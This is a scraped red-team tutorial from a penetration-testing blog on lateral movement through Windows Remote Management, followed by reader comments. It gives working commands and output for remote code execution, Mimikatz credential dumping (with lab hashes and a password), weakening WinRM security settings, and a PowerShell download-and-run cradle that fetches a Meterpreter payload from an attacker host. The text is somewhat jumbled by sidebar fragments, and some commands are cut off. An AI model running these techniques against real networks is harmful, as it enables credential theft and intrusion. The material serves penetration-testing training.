MAY 15, 2018

Lateral Movement – WinRM

by Administrator. In Red Team. 6 Comments

WinRM stands for Windows Remote Management and is a service that allows administrators to perform management tasks on systems remotely. Communication is performed via HTTP (5985) or HTTPS SOAP (5986) and support Kerberos and NTLM authentication by default and Basic authentication. Usage of this service requires administrator level credentials.

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to

In a red team scenario if local administrator access has been achieved then these credentials can be used for lateral movement inside the network if WinRM is used for management of servers.

Discovery

Hosts with port 5985 open have the WinRM service running. A simple Nmap scan can be used to determine these hosts.

```
nmap -p 5985 -sV 10.0.0.2 10.0.0.1
```

```
root@kali:~# nmap -p 5985 -sV 10.0.0.2 10.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-14 05:35 EDT
Nmap scan report for 10.0.0.2
Host is up (0.0022s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:52:94:78 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.0.1
Host is up (0.0013s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:16:30:E0 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 20.23 seconds
```

WinRM – Port Discovery

If port 5985 is open but port 5986 is closed this means that the WinRM service is configured to accept connections over HTTP only and encryption is not enabled.

```
root@kali:~# nmap -p 5985,5986 -sV 10.0.0.2

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-14 05:36 EDT
Nmap scan report for 10.0.0.2
Host is up (0.00032s latency).

PORT     STATE  SERVICE VERSION
5985/tcp open   http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp closed wsmans
MAC Address: 00:0C:29:52:94:78 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.33 seconds
root@kali:~#
```

WinRM – Ports

From a system that has already local administrator access and these privileges are shared with the target system the PowerShell **Invoke-Command** can be used for command execution over the WinRM service.

```
Invoke-Command -ComputerName TARGET -ScriptBlock { dir c
```

```
PS C:\Users\Administrator> Invoke-Command -ComputerName WIN-2NE38K15TGH -ScriptBlock { DIR C:\ }

    Directory: C:\

Mode                 LastWriteTime     Length Name                                PSComputerName
----                 -------------     ------ ----                                --------------
d----         7/13/2009   8:20 PM            PerfLogs                            WIN-2NE38K15TGH
d-r--         4/11/2018   4:18 PM            Program Files                       WIN-2NE38K15TGH
d-r--          5/4/2018  10:35 AM            Program Files (x86)                 WIN-2NE38K15TGH
d----         4/20/2018   5:14 PM            temp                                WIN-2NE38K15TGH
d-r--         5/13/2018  11:05 AM            Users                               WIN-2NE38K15TGH
d----         4/11/2018   3:54 PM            Windows                             WIN-2NE38K15TGH
-a---         4/20/2018   2:06 PM       7168 pentestlab.exe                      WIN-2NE38K15TGH
```

WinRM – Command Execution

Mimikatz can also executed remotely for retrieval of credentials stored in memory and without dropping any binary into disk.

```
Import-Module ./Invoke-Mimikatz.ps1
Invoke-Mimikatz -ComputerName TARGET
```

```
PS C:\Users\Administrator> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Users\Administrator> Invoke-Mimikatz -ComputerName WIN-2NE38K15TGH

  .#####.   mimikatz 2.1.1 (x64) built on Mar 31 2018 20:15:03
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 130813 (00000000:0001fefd)
Session           : Interactive from 1
User Name         : test
Domain            : PENTESTLAB
Logon Server      : WIN-PTELU2U07KG
Logon Time        : 5/14/2018 10:29:22 AM
SID               : S-1-5-21-3737340914-2019594255-2413685307-1153
        msv :
         [00000004] Primary
         * Username : test
         * Domain   : PENTESTLAB
         * LM       : e52cac67419a9a22664345140a852f61
         * NTLM     : 58a478135a93ac3bf058a5ea0e8fdb71
         * SHA1     : 0d7d930ac3b1322c8a1142f9b22169d4eef9e855
        tspkg :
         * Username : test
         * Domain   : PENTESTLAB
         * Password : Password123
        wdigest :
         * Username : test
         * Domain   : PENTESTLAB
         * Password : Password123
        kerberos :
         * Username : test
         * Domain   : PENTESTLAB.LOCAL
         * Password : Password123
```

WinRM – Mimikatz

These credentials can then be used to access other systems which can lead possibly to domain escalation.

For systems that don't run WinRM it is possible to enable and configure this service for persistence by using a legitimate Windows service. The following command will enable WinRM.

```
Enable-PSRemoting -Force
```

Enter keyword here

RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions

AS-REP Roasting

CATEGORIES

Coding (10)

Exploitation Techniques (19)

External Submissions (3)

General Lab Notes (22)

Information Gathering (12)


Infrastructure (2)

Maintaining Access (4)

Mobile Pentesting (7)

Network Mapping (1)

Post Exploitation (13)



WinRM – Enable the Service

By default it might not be possible to connect to another system over WinRM and additional configuration might needed. The following commands will assist to configure the service properly for HTTP access from any host.


```
winrm quickconfig
winrm set winrm/config/Client @{AllowUnencrypted = "true"
Set-Item WSMan:localhost\client\trustedhosts -value *
```

Dave Hardy has written a great post about PowerShell PSRemoting Pwnage which contains additional commands. Alternatively WinRM can be configured from the Local Group Policy.

Red Team (132)
Credential Access (5)
Defense Evasion (22)
Domain Escalation (6)
Domain Persistence (4)
Initial Access (1)
Lateral Movement (3)
Man-in-the-middle (1)
Persistence (39)
Privilege Escalation (17)
Reviews (1)
Social Engineering (11)
Tools (7)
VoIP (4)
Web Application (14)
Wireless (2)

May 2018

M	T	W	T	F	S	S



WinRM – Local Group Policy

WinRS

Windows Remote Shell (WinRS) is a command line tool that is part of Windows 2008 and later. If WinRM is enabled this utility can be used to execute commands on a host remotely. The **cmd** argument will establish a new shell over command prompt.

```
winrs -r:http://WIN-2NE38K15TGH/wsman "cmd"
```

```
C:\Users\Administrator>winrs -r:http://WIN-2NE38K15TGH/wsman "cmd"
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : pentestlab.local
   Link-local IPv6 Address . . . . . : fe80::d059:2fa8:75f0:7f7f%17
   IPv4 Address. . . . . . . . . . . : 10.0.0.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1
```

WinRS – CMD

	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

« Apr Jun »

PEN TEST LAB STATS

7,614,445 hits

FACEBOOK PAGE

Alternatively instead of a shell command prompt commands can be executed in order to perform a silent recon on the target.

```
winrs -r:http://WIN-2NE38K15TGH/wsman "net localgroup adm
```

```
C:\Users\Administrator>winrs -r:http://WIN-2NE38K15TGH/wsman "net localgroup adm
inistrators"
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Admin
Administrator
netbiosX
PENTESTLAB\Domain Admins
PENTESTLAB\test
The command completed successfully.
```

WinRS – Command Execution

It is also possible to upgrade the Windows Remote Shell access to a Meterpreter session via the Metasploit web delivery module. The module will generate a payload which will be hosted locally and will generate the PowerShell command that needs to be executed on the target.

```
use multi/script/web_delivery
```

```
msf exploit(multi/script/web_delivery) >
```

WinRS – Metasploit Web Delivery

Executing the PowerShell command from a system that is already connected via WinRS will download and execute the arbitrary code.

```
powershell.exe -nop -w hidden -c [System.Net.ServicePoint
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>winrs -r:http://WIN-2NE38K15TGH/wsman "cmd"
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>powershell.exe -nop -w hidden -c [System.Net.ServicePoint
Manager]::ServerCertificateValidationCallback={$true};$h=new-object net.webclien
t;$h.proxy=[Net.WebRequest]::GetSystemWebProxy();$h.Proxy.Credentials=[Net.Crede
ntialCache]::DefaultCredentials;IEX $h.downloadstring('https://10.0.0.3:8080/4WM
88bQsuZS');

C:\Users\Administrator>_
```

WinRS – Execute PowerShell Command

A Meterpreter session will open which will provide more flexibility in regards to post exploitation activities.

```
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
msf exploit(multi/script/web_delivery) >
```

WinRS – Metasploit Meterpreter

Interaction with the new system can be achieved with the command **sessions** and the associated session number.

WinRS – Meterpreter Session

Metasploit

Metasploit Framework has several modules which can be utilized for the discovery of hosts that have the WinRM service enabled, discovery of credentials for service authentication and for executing arbitrary commands and code. The following module can discover systems with WinRM service enabled and their supporting authentication protocols.

```
auxiliary/scanner/winrm/winrm_auth_methods
```

Metasploit – WinRM Auth Methods

If local administrator credentials have been obtained then these credentials can be used to authenticate with other hosts via the WinRM service. The following module can determine if local administrator credentials are valid for other systems.

```
auxiliary/scanner/winrm/winrm_login
```

Metasploit – WinRM Discovery of Credentials

Metasploit has also a module which can execute arbitrary commands over the WinRM service. This module requires

local administrator credentials, the domain and the target host.

```
auxiliary/scanner/winrm/winrm_cmd
```

Metasploit – WinRM Command Execution

The output of the command will be returned:

Metasploit – WinRM Command Output

Arbitrary code execution is also possible over WinRM and the following module. The module requires local administrator credentials and the list of hosts that the code will executed. This module can be used for lateral movement purposes into hosts that share the same local administrator account.

```
exploit/windows/winrm/winrm_script_exec
```

Metasploit – WinRM Code Execution Module Configuration

Upon exploitation the module will attempt to modify the PowerShell execution policy to allow execution of unsigned scripts. Then a PowerShell script will be written into disk and executed automatically in order to return a Meterpreter session. The module will also attempt to migrate into a SYSTEM level process to avoid loss of the shell due to time limit restriction of WinRS.

Metasploit – WinRM Code Execution

Empire

For engagements that utilize Empire there is a PowerShell module which can execute code remotely over WinRM in order to expand access inside a network. Requirements for usage of this module are: local administrator credentials, a listener, an agent and a target host.

```
usemodule lateral_movement/invoke_psremoting
```

Empire – PSRemoting

The list of active agents can be retrieved with the command **agents**. The following command will interact with the new agent X5DACN91.

```
interact
```

Empire – List of Agents

Post exploitation commands can be executed on the host that has been compromised through the WinRM service.

Empire – Command Execution via WinRM

References

- https://attack.mitre.org/wiki/Technique/T1028
- https://blog.netspi.com/powershell-remoting-cheatsheet/
- https://pentestn00b.wordpress.com/2016/08/22/powershell-psremoting-pwnage/
- https://blog.cobaltstrike.com/2015/07/22/winrm-is-my-remote-access-tool/
- https://blog.rapid7.com/2012/11/08/abusing-windows-remote-management-winrm-with-metasploit/
- https://www.trustedsec.com/2017/09/using-winrm-meterpreter/

Rate this:

Share this:

Loading...

EMPIRE METASPLOIT POWERSHELL POWERSHELL REMOTING PSREMOTING RED TEAM WINRM WINRS

6 Comments

AHzao

May 15, 2018 at 2:22 pm

Great stuff!!!

REPLY

Don Johnson

May 23, 2018 at 12:11 am

"If port 5985 is open but port 5986 is closed this means that the WinRM service is configured to accept connections over HTTP only and encryption is not enabled."

This is wrong. Per Microsoft, "Regardless of the transport protocol used (HTTP or HTTPS), PowerShell Remoting always encrypts all communication after initial authentication with a per-session AES-256 symmetric key."

https://docs.microsoft.com/en-us/powershell/scripting/setup/winrmsecurity?view=powershell-6

REPLY

netbiosX

May 24, 2018 at 3:50 pm

In this specific example the WinRM service was configured to accept plain-text authentication that's why if you read below I put the configuration command: winrm set winrm/config/Client @{AllowUnencrypted = "true"}

But you are right as I had to write it more clear for the reader to avoid confusion. I will update the post. Thanks for the comment!

REPLY

KING SABRI

April 27, 2019 at 2:12 pm

Summarized and Comprehensive as usual.

Nice article

REPLY

Pingback: WS-Management COM: Another Approach for WinRM Lateral Movement – | bohops |

Pingback: Remote Potato – From Local Administrator to

Enterprise Admin – Penetration Testing Lab

Leave a comment

PREVIOUS

AppLocker Bypass – CMSTP

NEXT

Situational Awareness